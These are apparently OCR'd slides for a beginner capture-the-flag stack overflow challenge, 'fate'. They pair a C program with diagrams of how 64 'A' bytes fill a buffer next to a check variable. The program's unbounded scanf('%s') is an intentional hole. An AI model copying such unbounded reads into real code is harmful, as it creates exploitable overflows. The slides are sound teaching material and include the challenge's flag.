
Challenge 01: fate

Concepts tested

- Stack Frame
- Representation of Data
- Input redirection
- Endianness
- Size of Data types

https://transfer.sh/3IxnT/fate.zip


```c
#include <stdio.h>

void vuln()
{
        int checknum = 0xdeadbeef;
        char buf[64];

        puts("Your fate has been decided, but i'll give you a chance to change it!");
        printf("Enter something => ");

        scanf("%s", buf);

        if (checknum == 0xcafebabe)
                puts("ctf101{changed_my_fate}");
        else
                puts("Lost the game.");
}

int main()
{
        puts("Welcome to the GAME OF FATE");
        puts("============================");

        vuln();

        return 0;
}
```



0xFFFFFFFF
return address
main frame ptr
0xdeadbeef
checknum
buf[64]
buf
0x00000000

Input: AAAA…AAA <64 times>

Input: 'A' * 64

Input: '\x41' * 64


0xFFFFFFFF
return address
main frame ptr
0xdeadbeef
'A'*64
Direction of Write
0x00000000


0xFFFFFFFF
return address
main frame ptr
0xdeadbeef
WRONG
'A'*64
Direction of Write
0x00000000

Index	0	1	2	3	4	5
Variable	H	e	l	l	o	\0
Address	0x23451	0x23452	0x23453	0x23454	0x23455	0x23456

Strings in C are
NULL (0x00) terminated

man 3 scanf

Conversion Specifications

Matches a sequence of non-white-space characters; the next pointer must be a pointer to the initial element of a character array that is long enough to hold the input sequence and the terminating null byte ('\0'), which is added automatically.

The input string stops at white space or at the maximum field width, whichever occurs first.

scanf(%s, buf)

